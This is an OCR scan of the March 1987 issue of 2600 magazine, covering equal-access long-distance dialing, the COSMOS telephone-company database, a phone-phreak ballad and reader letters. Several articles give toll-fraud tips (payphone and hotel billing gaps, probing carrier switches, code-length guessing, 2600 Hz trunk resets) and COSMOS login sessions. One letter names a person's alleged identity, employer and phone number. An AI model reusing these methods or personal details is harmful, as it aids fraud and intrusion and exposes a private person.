When one comes to the end of the booklet one wonders if it was worth the cost. Twenty-five dollars is a lot for fifteen pages (plus a three page feedback questionnaire) of badly xeroxed ravings. Each page, however, is two columns of very small print, containing some information of worth, much of which is impossible to find from any other source. The diagrams aren't extremely helpful, mainly being cartoons and publicity shots. Williams often plugs his other books in the work, as well as America's Promise Radio, which is distracting (admittedly, he also plugs *2600* as "the best source on phone and computer phreaking"). This could be a better investment if the ravings were removed along with a lot of the extemporaneous material. It isn't especially useful to scan through columns of clippings telling that so-and-so stole such-and-such amount somewhere. Many of the clippings really have nothing to do with ATM fraud, and are merely cute filler. My suggestion to the author for *Automatic Teller Machines IV* is to cut out much of the diatribes which detract from the seriousness of the topic.

ATTENTION

These are the new prices now in effect. You can still save money and hassles by renewing for two or three years.

$15 ..... 1 year subscription or renewal
$28 ..... 2 year subscription or renewal
$45 ..... 3 year subscription or renewal
$40 ..... 1 year corporate subscription or renewal
$75 ..... 2 year corporate subscription or renewal
$110 ..... 3 year corporate subscription or renewal
$25 ..... overseas subscription or renewal (1 year only)
$55 .. overseas corporate subscription or renewal (1 year only)
$260 ..... lifetime subscription

Back issues have new prices too. They are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 ..... Any two years
$75 ..... All three years (36 issues)
(Overseas orders add $5 for each year ordered)

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

CONTENTS

HUGO CORNWALL INTERVIEW 4
COSMOS GUIDE 6
TELECOM INFORMER 8
NASTY BUSINESS 10
LETTERS 12
NEW DEVELOPMENTS 18
2600 MARKETPLACE 19
PHONE NEWS 20

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

SAVE YOUR ADDRESS LABEL FOR LOGIN
TO THE NEW PRIVATE SECTOR BULLETIN BOARD!
(201) 366-4431

2600

The Monthly Journal of the American Hacker

Volume 4, Number 3 March 1987 $2




Reach Out and Touch a Nuclear Weapons Contractor

* Your local telephone company will soon be sending you a special ballot (if it hasn't done so already), asking you to pick a long-distance carrier for "dial-1" service. **Be sure to make the right choice.** Nuclear Free America is encouraging individuals, organizations and communities to join in boycotting not just AT&T but all long-distance phone companies with ties to the nuclear weapons industry.

Of the major long-distance telephone companies available in the United States, only Allnet has no ties to the Department of Defense. All the others are wholly or partly-owned by military contractors, and, of these, all but MCI and Western Union are profiting directly from the research, production or testing of nuclear weapons. Even if you have already selected a long-distance service, you can still switch to a non-nuclear alternative for a nominal charge -- usually less than $10.

For more information, write for Nuclear Free America's new flyer entitled "Reach Out and Touch a Nuclear Weapons Contractor," which profiles both the nuclear and non-nuclear alternatives available nationally. (Available for $1 from NFA, 325 East 25th St, Baltimore MD 21218.)

P.S. If you do switch from AT&T, please be sure to call or write AT&T Chairman James Olson (550 Madison Ave, New York, NY 10022; 212-644-1000) to let him know your reasons for doing so.



The Top 50 Nuclear Weapons Contractors

Allied Signal
AT&T
Boeing
DuPont
Eaton
EG&G
Emerson Electric
FMC
Ford Motor
GenCorp
General Dynamics
General Electric
General Motors
Goodyear
Gould
Grumman
GTE
Harris
Hercules
Honeywell
IBM
ITT
Litton
Lockheed
LTV
Martin Marietta
McDonnell Douglas
Monsanto
Morton Thiokol
Motorola
Nat'l Distillers
NL Industries
N. American Philips
Northrop
Penn Central
Raytheon
RCA
Rockwell Int'l.
Sanders Associates
The Singer Co.
Sperry
Teledyne
Tenneco
Texas Instruments
Textron
TRW
UNC Resources
United Technologies
United States Steel
Westinghouse

Compiled by Nuclear Free America based on Fiscal Year 1984 data from the Dept. of Defense and the Dept. of Energy.

For those of you who've been bewildered and baffled by our rather specific articles about computers and the programs that are run on them, like COSMOS, take heart. You are not alone. But, as we said last month, you don't have to understand the specifics to realize the potentials.

Our COSMOS article this month is probably as specific as we can get on the subject. But we'll continue to devote space to the many things that powerful computer applications can create—and destroy.

As always, there's more than one subject in our issue. We're quite happy to have the work of a talented folk artist featured in this month's issue. While that in itself sounds rather unusual for our publication, the subject of the poem we've reprinted, phone phreaking, certainly isn't. We think many of our readers will recognize themselves in this feature.

And for those of you who still haven't figured out how to make a long distance phone call (legally, that is), we've devoted some space to an article on equal access that was actually released last year. One or two of the companies mentioned, in fact, have since been merged. But this still ought to be a big help to anyone who's had trouble dealing with this major problem of the eighties.

As always, we welcome your letters and comments. And, since we've started sending 2600 out as second class mail, we're curious as to how long it takes to reach our readers and what kind of shape it's in when it gets to you. If your pages are out of order, which has happened to a couple of readers, please let us know so we can do something about it. Leave a message on our machine (5167512600). Occasionally, a human may even pick up.

And if you have articles to send us, please do. We now pay for articles we print, so that might be incentive for some of you. Send submissions to PO Box 99, Middle Island, NY 11953.

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Fran Westbrook

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Mike Salerno, Silent Switchman, and the usual anonymous bunch.

Cartoonists: Dan Holder, Mike Marshall.

Editor Emeritus: TSH. (making new waves)

2600 *(ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.*

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.

The Ballad of

by Mike Agranoff

"The Ballad of Captain Crunch" is a fictitious story about a real person. Or, rather, a fictitious story about an imaginary person to whom I have attributed a real person's name. The real Captain Crunch is a phone freak and computer hacker, and the little anecdotal passages about how he got his name and calling himself around the world are in essence true. However, the rest of the actions and motivations concerning the main character of my story are not to be attributed to the real person, but are strictly figments of my overworked imagination. Any reading of this recitation should be prefaced with this disclaimer.

You tell of your Robin Hood legend,
The thief with the heart of pure gold,
The Lone Ranger and Tonto and Zorro and all
Of those other brave heroes of old.
You sing of Doc Holliday and old Jesse James
And the infamous wild Dalton bunch,
But alone, at the top of the list of those names
Is the man that they call...CAPTAIN CRUNCH.

Now perhaps you might laugh at this curious name,
He sounds like no prince among thieves.
And well you may ask how it is that he came
To be reckoned with such greats as these.
Well, he robbed from the rich, the richest there was,
Though he took not a penny of plunder.
And were not for him, we'd be bent 'neath a burden
We never could get out from under.

He never went armed with a pistol or sword.
He carried no longbow or quiver.
It wasn't his style to go buckle his swash,
Stop a coach and cry, "Stand and deliver!"
His weapon—an Apple computer,
His bullet, it was an I.C.
His old trusty gun was a soldering one,
His target—The Phone Company.

"Blue-boxers", they called us, and "phone freaks"
And less polite nicknames as well,
Applying the knowledge we picked up in college
In order to rip off Ma Bell.
We'd bread-board electronic circuits
Out of old Army surplus I.C.'s,
And make beepers and tooters to fool their computers
And get all our phone calls for free.

For us, it was mostly the challenge,
A game between Ma Bell and us.
They'd close down a loophole, or put up a block,
Or give us a new code to bust.
And we all got P.C.'s and modems
And broke into their internal system,
And scrambled their data and tied up their trunk lines
And did all kinds of shit that just pissed 'em!

But 'twas more than a game for the Captain.
He had a real axe to grind.
An old clerical error by Ma Bell had left him
With feelings that were less than kind.
They'd harrassed him with bills for long distance calls,
For calls that he never had made.
And 'twas only after they shut off his service
He took up the blue-boxers' trade.

He learned the trade well, and soon made his name,
When he found that the switching code locks
Could be broke with a tone from a whistle that came
In a Captain Crunch cereal box.
He would dial up an 800 number,
And before the phone rang at all,
Give the whistle a blast, dial the number he wanted,
And never get charged for the call.

You might say that he'd found his true calling,
Discovered where his talent lay.
I remember the time that he pulled off a feat
That still stands as a legend today.
From a pay phone in Grand Central Station,
Dropped a dime, and his signal he hurled
Via satellite, cable, and microwave relay
And talked to himself round the world!

Captain Crunch

I never met him in person.
I never knew his true name.
Don't know what he looked like or where he called home,
But I counted him friend, just the same.
All I knew was his voice and his renegade soul
And his tireless quest for perfection,
And I met him along with the rest of that crew
At the North Manitoba Connection.

Now, the North Manitoba Connection
Was a central Canadian exchange,
A juncture of trunk lines from provinces north
With a side effect that was most strange:
Through a quirk in the system that Bell never planned,
(If they even knew of it at all)
Those who knew how could use the exchange
As the ultimate free conference call!

You could dial up a code any time, day or night
And converse with whoever was there.
'Twas the permanent floating blue-boxers' convention
With membership from everywhere.
There was Iggy from Fargo, and "Sparks" from Detroit,
And the Swenson boys out of St. Paul.
And we'd bullshit for hours, swap jokes, or talk shop,
Or just listen, say nothing at all.



It was sometimes so crowded, you just couldn't think.
But one night, at a quarter to three,
There were only the three of us on the exchange:
The Captain, and Lenny, and me.
Now, Lenny, he was our inside man,
An R&D tech at Ma Bell.
He had access to codes and computer net links
And hints of new products as well.

And he told us, "They've made a new breakthrough
On a miniaturized personal phone.
The bandwidth's been squeezed and the lines megaplexed
Till we each could have one of our own.
And the unit's so small, it could fit in your ear
Or be surgically placed in your head."
Said I, "I'd remove it to go on vacation!"
"That would be illegal!" he said.

A pregnant moment of silence...
Then he said, with a sputter and cough,
"George Orwell's 1984 is at hand!
How the hell could you turn the thing off?
You could never hang up, leave the phone off the hook
Or be out of the reach of Big Brother.
Except that with old Ma Bell at the controls,
It would be more like 'Big Mother'!"

"Once they convince the American public
To give the contraption a try,
You might as well take what's left of your privacy,
Smile, and kiss it goodbye!"
They'll put ads on TV, shove it down all our throats
As only the Phone Company can,
"My God!" says Lenny, "What on Earth can we do?"
Says the Captain, "I have a plan!"

"Have you ever heard of a gremlin?
That creature of legend that lurks
In the bowels of a system as complex as this
And makes sure the damn thing never works?"
"No such luck!" replied Lenny, "They've got the bugs out.
They've run all the kinks through the mill
They finished a field trial, did not see a glitch."
But the Captain said, "Oh, but they will!"

(continued on page 11)

Getting the Most Out

by The Hobbit

The axing of good ole Ma Bell has rendered wrong everything you now know about phone companies. The procedure for placing a long distance call is now above the understanding level of a good proportion of the public, and the various companies are doing very little to educate them. Thus this attempt to inform the reader what new evil lives at the other end of his pair.

In areas that are now equal access, it is possible to place a long distance call using any of the carriers who will complete it for you. You do *not* have to have previously set up an account with the carrier, as in the past. They will complete the call and pass the billing back to your local operating company (LOC), which in turn bills you for the call. So to place the call via the "alternate" carrier, you pick up and dial:

10nnn + 1 + area code + number

The nnn is magic: it allows you to select a different carrier for that call. There are a zillion little Mom-n-Pop carriers in different areas, but here are some of the major ones whose access codes should be fairly consistent.

220: Western Union— consistently bad audio 90% of the time

222: MCI— duplexey lines sometimes

288: AT&T— you know the story

333: U.S.Telecom— reasonably ok

444: Allnet— a major reseller of others' services

488: ITT— bad audio, useless for modems

777: GTE Sprint— usually good quality—rivals AT&T

When you complete a call this way, via a carrier who "doesn't know who you are", you are referred to as a "casual caller". Most of the major carriers will complete casual calls. The smaller ones usually want an access code and a pre-existing account. Note that all this is perfectly legal and nobody is going to come pound on your door and demand your firstborn for making your calls this way. The fun part starts when one considers that this two-stage billing process involves a lot of red tape and paper shuffling, and the alternate [i.e. not AT&T] carriers often have poorly designed software. This can often lead to as much as a 6-month lag time between when you make the call and when you get the bill for it. There is a chance that you won't get billed for some calls at all, especially real short ones. And if you do get billed, the rates will be reasonable. Note that if you don't have an account with a given company, you won't be able to take advantage of any bulk rates they offer for their known customers.

It is likely that for this reason, i.e. all the mess involved in getting the billing properly completed, that the local Bell companies are attempting to *suppress* knowledge of this. Notice that when you get your equal access carrier ballots, nowhere do they mention the fact that you can "tenex" dial, i.e. 10nnn, through other carriers. They want you to pick one and set it up as your 1+ carrier so you don't have to learn anything new. Now, it's already highly likely that the little carriers will fold and get sucked up by AT&T and eventually everything will work right again, but this policy is pushing the process along. The majority of people aren't going to want to deal with shopping around for carriers, are going to choose AT&T because it's what they've come to trust, and their lines are still the best quality anyway. However, the more people become casual callers, the more snarled up the billing process is going to become, and the resulting chaos will have many effects, one of which may be free calls for the customers, and the carriers and LOCs being forced to either straighten up their acts, disable casual calls and lose business, or knuckle under completely.

So where can you get more info about equal access, if not from your local company? You call 800-332-1124, which AT&T will happily complete for you, and talk to the special consumer awareness group dedicated to helping people out with equal access. They will send you, free of charge, a list of all the carriers which serve your area, with their access codes, customer service numbers, billing structure, and lots of other neat info. The LOCs will give out this number, but only under duress. They will *not* give out any information about other carriers, including what ones serve your central office, so you shouldn't even bother trying. It's apparently been made a universal company policy, which is ridiculous, but the case.

Let's get into some of the technical aspects of this. First off, you might ask, why 10nnn? Well, it could have been 11nnn too, but it wasn't. If you think about it, other numbers could be mis-parsed as the beginnings of area codes. 3-digit

of Equal Access

carrier codes also leave plenty of room for expansion (haw!). Some of the carriers won't complete casual calls, and may even give recordings to the effect of "invalid access code". Basically when you dial this way, your central office simply passes the entire packet containing your number and the number you want to call to the carrier and lets the carrier deal with it. You'll notice that this process takes longer for some of the carriers. The carriers have differing database structures and hardware, so it takes some time to figure out if it knows who the calling number is, if bulk rates apply, and a few other things. While it's doing this search, you get silence. What's a lot of fun is that in areas that have recently gone equal access, the central offices do this exact same process for public phones. And since the carrier usually has no idea of what a public phone is, it happily completes the call for you as though you dialed it from home. It is unclear who gets the resulting bill from this, but it usually doesn't take them long to fix it. It's conceivable that the carriers can hold numbers to *not* complete calls from in their database, as well as regular customer numbers.

Some carriers also handle 0+ calls. If you dial 10nnn 0+ instead of 1+, the office will hand it off as usual, and you'll be connected to the carrier's switch, which gives you a tone. You are expected to enter your authorization code at this point, and then off the call goes. This is so you can complete equal-access style calls from friends' phones and use your own billing. It also requires that you have an account with the carrier already and an authorization code to use. Some carriers, in places where the public phone bug has been fixed, will handle 1+ calls from them this way as well. This mechanism introduces a security hole, because it's real easy to determine the length of a valid authorization code from this since something happens right after the last digit is dialed. Carriers that don't do this will sometimes tell you to dial "operator-assisted calls" by dialing 102880+ the number you want. Already they're admitting that AT&T is better than they are.

"The procedure for placing a long distance call is now above the understanding level of a good proportion of the public, and the various companies are doing very little to educate them."

(continued on page 14)

And as if this wasn't enough, carriers that do this will also usually connect you straight to the switch if you dial 10nnn#. The LOCs are finally getting around to using the # key as sort of an "end-of-dialing" feature, so you can reach the switch directly without having to dial a local number or 950-something. Being able to get to the carrier's switch is useful, because they often have special sequences you can dial there to get their customer service offices, various test tones, and other things. If you get the switch and then dial # and the tone breaks, you may have one of these. Another # should bring the tone back; if digits have already been dialed then # is a regular cancel or recall. Some carriers use * for this. Anyway, if # breaks the tone, an additional digit may start a call to an office. You can tell if it's working if # has no further effect; you'll eventually either hear ringing or nothing if that digit hasn't been defined. Many of the carriers have magic digit sequences that would otherwise look like authorization codes, but go off immediately upon being dialed and call somewhere.

Call timing and billing is a very hazy issue with the alternates, as one may see from the consumer group sheet. AT&T is still the only one that can return called-end supervision, i.e. the signal that tells your local office that the called party has picked up. The alternates, although they may be planning to install this through agreements with the LOCs and AT&T, have not done so yet, so they use timeouts to determine if billing should be started yet. These are usually the time that 8 rings takes; assuming that most people will give up after 6 or 7. So if you listen to your brother's phone ring 20 times because he went out drinking last night and is now dead to the world, you will get billed for the call whether he wakes up or not. This is sort of a cheapo compromise, but since AT&T is so reluctant to hand them supervision equipment, their hands are sort of tied. But

the telecom informer

BY DAN FOLEY

Updated Equal Access List

Once you pick an equal access long distance carrier, you aren't stuck with using just that one to make calls. By entering 10XXX (where XXX is the carrier code of your choice) you can make phone calls on other carriers. Don't be fooled into thinking that these are free though. Sometimes calls on other carriers may not catch up with you for several months. However if you try this from a hotel phone, it will never get back to you. Also, third party payphones handle these calls incorrectly, so the owner of the phone line gets the bill, not you. In response these phones are often "fixed" so that you can't make these calls.

End of Non-1+ LD Dialing

The last area of the country that did not require 1+ dialing for long distance will disappear on November 1st, 1987. A few CO's in 301, 202, and 703 still allow the old ESS programming hack which distinguished between local and long distance calls by the second digit of the exchange/area code. Every number in 202 is dialable either using 202 as the area code or instead either 703 (Northern VA) or 301 (Maryland). The calling area is second largest in the US, about 70 miles in diameter, second only to Atlanta. Any number can be dialed from any phone "locally" (i.e. without an area code or 1+). According to the North American Numbering Plan (where the acronym NPA—Numbering Plan Area, also known as area codes, came from), the second digit of an area code *has* to be either a 1 or a 0 (i.e. 212, 516, 201, 703). Central office exchange codes were not allowed to use either the 0 or 1 as the second digit (on a telephone dial neither the 0 nor the 1 has an equivalent letter combination, therefore when they named exchanges for the town or area which it covered (as in PENnsylvania-5600) none had a 0 or a 1 as the second digit. This plan worked well for years, but as loyal *2600* readers know, many downtown urban areas used up all possibly allocated three number combinations (which is a lot, about 8*8*10 = 640 exchanges handling 6,400,000 numbers (but read on before you think I'm exaggerating), as the first and second digits couldn't be 0 or 1). Code fill was nowhere near over 6 million, as often downtown business areas had old inefficient X-bar switches, and the phone company couldn't dare shut down an area for even a day to do a switchover to ESS. Also, with the proliferation of computer and data lines in the 70's along with a huge expansion in American business's bureacracy and the growth of the skyscraper office building.... Well, you see what I'm leading up to? Yup, the telcos needed every damn exchange they could get their hands on (especially as companies liked their own Centrex or PBX exchanges). In the mid-70's (the exact date is published somewhere in the last three years of *2600*) Los Angeles (213) had the first exchanges with a 1 or a 0 as the second digit (they used Canadian area codes). As this practice spread, it became neccessary to get rid of the ESS hack which allow users to avoid the 1+ for long distance. Now even this measure is ineffectual, as was demonstrated when Los Angeles was broken into 213 and 818, and New York City into 212 and 718.

Newly Direct Dialable Countries

For those of you trying out your blue boxes or bogus cellular ROMs, AT&T announced effective March 13, 1987, that it was adding routing to even more exotic corners of the globe. Using 298 as your country code you can reach the Faeroe Islands. Greenland is now 299, Malta is 356, Micronesia is 691, and the Marshall Islands are 692. You used to be able to dial the Faeroe Islands via Denmark (1+45+42) but no longer. The Faeroe Islands, like Greenland, are a self-governing region of Denmark. Tonga (676) may also become direct dialable at this time too. Tonga was

(continued on page 22)

U P P E R H A N D

Design

When you need a hand
with design, flyers, business
cards, newsletters, printing,
mailing services...
in short, anything to
communicate your message,
drop us a line.

UPPERHAND
12 Whitfield Lane
Coram, NY 11727

still more on the world of cosmos

We've run articles in the past about COSMOS, the famous program used by the phone company to control your phone line. However, we seem to have created more questions than answers in attempting to tackle the subject. Now, we approach it with more of an eye to detail. Just about everything the COSMOS expert would need to know should be here, while everything beginners need to get an idea of the capabilities of COSMOS should also be included. If, after reading this, you still have questions, write to us care of the Letters Editor. You have the right to know.

by Bill From RNOC
Legion of Doom

COSMOS is a database program used by various telephone companies to keep track of central office facilities. COSMOS gives information such as: how many cables or telephone numbers are currently available and what their status is. COSMOS is used by many departments now. It was originally for use in the frame room and loop assignment center (LAC), for keeping track of both wires and paper (orders).

When someone orders a new telephone line from the business office, the request for service is entered into a billing computer. Once the billing details are in order a service order is input into COSMOS. The fact that a service order placed in COSMOS can theoretically be completed without billing is most likely what attracts hackers the most. Keep in mind that COSMOS doesn't complete the orders, the people who use it do.

Dispelling COSMOS Myths

You cannot get from a COSMOS system in Massachusetts to one in New Jersey. Each BOC (Bell Operating Company) computer system is unrelated.

You cannnot get onto LMOS (Loop Maintenance Operation System) from COSMOS. In earlier versions there were two commands—LMOS and LMOSH which were used in transferring data tape from COSMOS to LMOS. This is no longer done.

History

Bell Labs set out to design a mechanized system which would alleviate paperwork—thus COSMOS was born in the early 70's. COSMOS is now supported by Bell Communications Research (BELLCORE). COSMOS can now run on several types of computers. The DEC PDP 11/70 and the PDP 11/45 (no longer used) run COSNIX as the operating system. On AT&T 3B20, COSMOS is running under UNIX (5.0.5). Generic 16 is the latest version. When generic 17 comes out it will only run on UNIX-based COSMOS systems. It will run on the following superminis: AT&T 3B20, the Sperry CCI, and some Pyramid supermini. Further ahead COSMOS may be run on big mainframes, but that idea is just on paper now.

If you find UNIX based COSMOS you will not be able to tell it from any other UNIX system. It does not prompt you for a wire center (WC) until you have entered a valid login and password.

```
login: rc01
password:
* = * = * = * = * = * = * = * = *

 Welcome to COSMOS system 3!!!

 cosmos 16.0.3    unix 5.0.5

 Data line trouble call: 611

 Data base info call: 555-1212

* = * = * = * = * = * = * = * = *
wc? 26

 26%      <---and you're in!
```

In this first section I am dealing with COSNIX (God rest its soul).

```
NAME: COM1
PASSWORD:
WC? 26

TT23: MUX=DJ DELAY=5 UPLOW ECHO LOGIN
**********  WELCOME TO COSMOS 15.4.8.7 SYSTEM 3 **********
************************************************************
          LAST TDAS TAPE LOADED ON 04-01-87

     ATTENION ALL FRAMES!!- .SCPA IS UP AND RUNNING.

                HAVE A NICE DAY!
************************************************************

26%
```

What does this all mean?

TTxx: is the teletype (TTY) that the user logged in on. TTY numbers range from TT01-TT96. You can also get your TTY number by using the TTY command. The system console is TT00. The options for a specific TTY are kept in a file

(continued on page 15)

The Ballad

(continued from page 5)

"Lenny, help me get into their system.
We'll show those bastards what for!
The entry code's secret, that much I know
So we'll have to go in the back door.
From the trash bin, go get the old print-outs,
The results from the latest field test.
Leave them in the phone booth on 12th Street and Main,
And I will take care of the rest!"

Then he dropped out of sight for a couple of months,
We heard nothing from Lenny as well,
Till the phone rang one night with a call from his wife
With a pretty sad story to tell.
Seems they found him one day after work in the lab
With his nose where it didn't belong,
And threatened to send him to jail if he didn't
Spill out every thing he'd done wrong.

Now Lenny was never the strongest of men,
And who knows what they threatened to do?
But they wrung out of him every secret technique,
Every blue-boxer's trick that he knew.
Then they fired his ass, left him out on the street,
Turned their energies in our direction.
And their very first act was to be to shut down
The North Manitoba Connection.

That news hit us hard. It's surprising to find
How important these little things are.
'Twas as if they had bulldozed the house you grew up in,
Or shut down your favorite bar.
And us phone freaks were hermits, for the most part,
Except within our own little clan.
And the Exchange was the bridge 'tween our personal islands,
Our one link with our fellow man.

On the evening the shutdown was scheduled,
The entire contingent was there.
We didn't talk much; there was not much to say,
Just a feeling of gloom in the air.
Then one at a time, as the lines each were cut,
One voice, then another went dead.
And more than one throat was constricted with tears
As our last goodbyes, they were said.

Then abruptly, my phone became silent,
With a silence can only be known
By the deaf, or survivors of nuclear blast,
Or a man with a dead telephone.
To the silence, I whispered, "Forever farewell!"
Though I knew that no one could have heard.
And the silence replied in a voice that I knew,
"Well, 'forever' is so strong a word!"

"Hey Captain! My God! Where are you? How you been?
And where've you been gone all this time?
And how did you manage to tap in my circuit
After they pulled out the line?"
"Better not ask how I am," he replied,
"And better not ask where I've been.
Suffice it to say that I've fixed it so that
When they locked you out, they locked me in!"

"You might say that I'm no longer a part of your world,
No longer reside on your plane,
But the trillion connections twixt billions of phones
Form a system complex as man's brain.
And now I am part of that system:
A meld of computer and mind.
You could say I'm the Phone Company's conscience,
And I'll see to it they toe the line!"

"Gotta go now, can't keep this line open much more."
And his voice faded out to a hiss,
And I sat in the dark, a dead phone in my hand,
Left alone contemplating on this:
In a way it is fitting, the way he would choose,
And things worked out just as they should.
He's gone to blue-boxers' heaven:
Tapped into the system for good!

Well, you know the rest of the story.
The facts are no longer in doubt.
Perhaps you subscribed to the personal phone
When the newfangled thing first came out.
And the thing never worked, or would scream in your ear
Or hung up in the middle of calls,
But now you all know, that was just Captain Crunch
Grabbing old Mother Bell by the balls!

(continued on page 22)

An Envelope Please

Dear *2600*:

I don't object to the price increase. After all, it costs money to publish *2600* and your group isn't operating as a charity to phone phreaks. However, I do object to the new policy of mailing issues without envelopes. You may not consider *2600* to be an underground or illegal publication, and perhaps it isn't. But *2600* isn't exactly *Newsweek* either! I haven't seen *2600* on the magazine rack next to the Irrational Inquirer and *TV Guide* while I was waiting in the express line with my twelve items or less!

In this country we are supposed to have "Freedom of the Press," and I'm all for it. However, with the Reagan Administration era of decreased personal privacy and freedom, a *2600* subscriber can't be too careful. The postal clones have been known to report recipients of "subversive" material to the authorities for possible surveillance and harassment. I for one cannot afford to add any fodder to my FBI file. Hoover's Henchmen probably have enough material on my activities to write a short novel already! Let's minimize the amount of paperwork some pencil-pushing bureaucrat has to do by mailing *2600* in envelopes where it will be away from the prying eyes of Big Brother. I want future issues of *2600* to come to my mail drop in envelopes.

About the new format of *2600*: it looks great! Unfortunately, it doesn't fit well into a 3-ring notebook like the old format did. How about changing back to the original style? I bet it would be cheaper, too.

The article "TAP: The Legend is Dead" by Cheshire Catalyst in the January 1987 issue confirms what most of us already knew: that Cheshire is a jerk! He was literally stealing from his fellow phone phreaks for three years. It just goes to show that you can't find an honest criminal these days. What ever happened to honor among thieves?

By the way, where did you ever come up with the name Richard Cheshire? His real name is Robert "Ozzie" Osband and the "Large Manhattan Bank" that he worked for is Republic National Bank, located at 452 Fifth Avenue and 40th Street. His phone number is 212-569-5459.

Discreetly,
Bob Gamma

First of all, we never would support the notion of minimizing paperwork for bureaucrats. Think about it. If everybody who receives 2600 *had a file opened on them for that reason alone, the bureaucratic machinery would become so bogged down that it would never be able to function efficiently. And that would be in everybody's best interests as far as we're concerned.*

Seriously, reading 2600 *is nothing to worry about. You would be amazed if you saw the kinds of people and organizations that subscribe. The only people who read* 2600 *that should worry about being "watched" are those that are already being "watched". In other words,* 2600 *does not enter into it.*

Assuming "Big Brother" knows about 2600*, we really don't see what difference getting it in an envelope that has our return address on it will make. Either way, "they" know you're getting it. What we're more concerned about is whether or not it's being manhandled or delayed in the post offices. Domestic customers should receive* 2600 *no later than the 20th of the month. If this is not the case, call us so we can do something about it.*

We will continue sending your magazine in an envelope even though this costs us extra. We consider it an obligation to our subscribers for getting us this far.

And about that phone number you gave us—that's simply an answering

machine that Cheshire set up in a friend's apartment to send and receive messages. More often than not, it seems, the outgoing message has been changed remotely by outside influences. Retributive hacker justice, perhaps.

Comments...

Dear *2600*:

New format is very readable. But incompatible with old-style "3-ring binder" format. How do I add to my complete collection of back copies?

"Continued on page XX" is perhaps necessary for cheap tabloids. We all read all the mag, so you don't have to "bribe" us by putting all article beginnings up front.

Am I really the only life subscriber?

AH

We are quite aware of the incompatibility. But second-class postage requirements are such that our magazine must be 24 pages or more in order to qualify for reduced rates. We simply cannot afford 39 cents a piece, which is the first-class rate. At the same time, a 24 page issue with our old size is currently impossible. We could drill holes in the new format but then we'd have to print less on a page to accomodate the holes. Since the new format is easier to carry around, it shouldn't be hard to devise a method of filing. We'd appreciate suggestions from readers on this.

We avoid "jumps" whenever possible. But the realities of laying out a magazine sometimes make them inevitable. And, no, you're not the only lifetime subscriber. We have a few and they are all quite happy knowing that their $260 has earned them the right never to be bothered with having to renew again.

And More Comments...

Dear *2600*:

I have a few comments on your new format. First, I miss the large format. Its large pages were easier to read, and the page-numbering made referencing simple. I also miss the loose-leaf holes. As stated in your first issue (I have them all), *2600* should be filed for reference purposes. The new format makes this very difficult.

I think I see your intentions: you want *2600* to become a widely distributed and accepted magazine, maybe even sold at newstands or bookstores (where a flashy cover is important for impulse sales). I myself, as a subscriber and supporter of *2600*, would *not* like this method of distribution to be undertaken. For one, it's expensive. A fancy three-color cover does nothing for me except use up my subscription dollars which could be better spent printing more information. I just don't feel *2600* has mass-market appeal.

To sum up my opinions, *bring back the old format!* Just add new pages and columns as necessary, and keep the halftones.

P.S. You wasted four valuable pages by printing cellular telephone frequencies that can be derived from this simple formula:

FREQUENCY=869.97+(CHANNEL*.03) where: CHANNEL=1 TO 666

CHANNEL=(FREQUENCY-869.97)/.03

Frequency=870 to 889.95 Mhz

Bernie S.

Correction: we only wasted three valuable pages. And, while some considered that a waste, others were happy with it because, for the first time, they could actually see what the frequencies were instead of having to calculate them. After all, what would they do with the calculation? Probably, print out a list. Seems like we've saved them a couple of steps, doesn't it?

As far as distribution at newstands is concerned, 2600 does have a future here. We have experimented with a few and had positive results. We find this to be a great way to attract new

(continued on page 1


Equalling the Access (continued from page 7)

notice that it's likely that you won't get billed for a real short call that is answered quickly, either. With the advent of 9600 baud voice-grade modems, this could have some interesting applications as far as message passing is concerned, and avoids pissing off operators by trying to yell through non-accepted collect calls or long lists of what person-to-person name meant what. But in general, you should keep your own records of what call and what carrier and if it completed or not, so you won't get erroneously billed by a silly timeout.

Carriers often use their own switching equipment; they also often lease lines from AT&T Long Lines for their own use. Allnet, for example, leases equipment and time from other carriers at bulk rates and resells the service to the customer. So if you use Allnet, you can never tell whose equipment you're really talking on, because it's sort of like roulette between satellite, microwave, or landline and who owns it. Some of this latter-generation switching equipment is warmed-over AT&T stuff from a few years ago, and therefore may be employing good old single-frequency trunks, i.e. 2600 Hz will disconnect them. In the early days of carriers before equal access, 2600 would often reset the local switch and return its dialtone. This is less common these days but there's a lot of equipment still out there that responds to it.

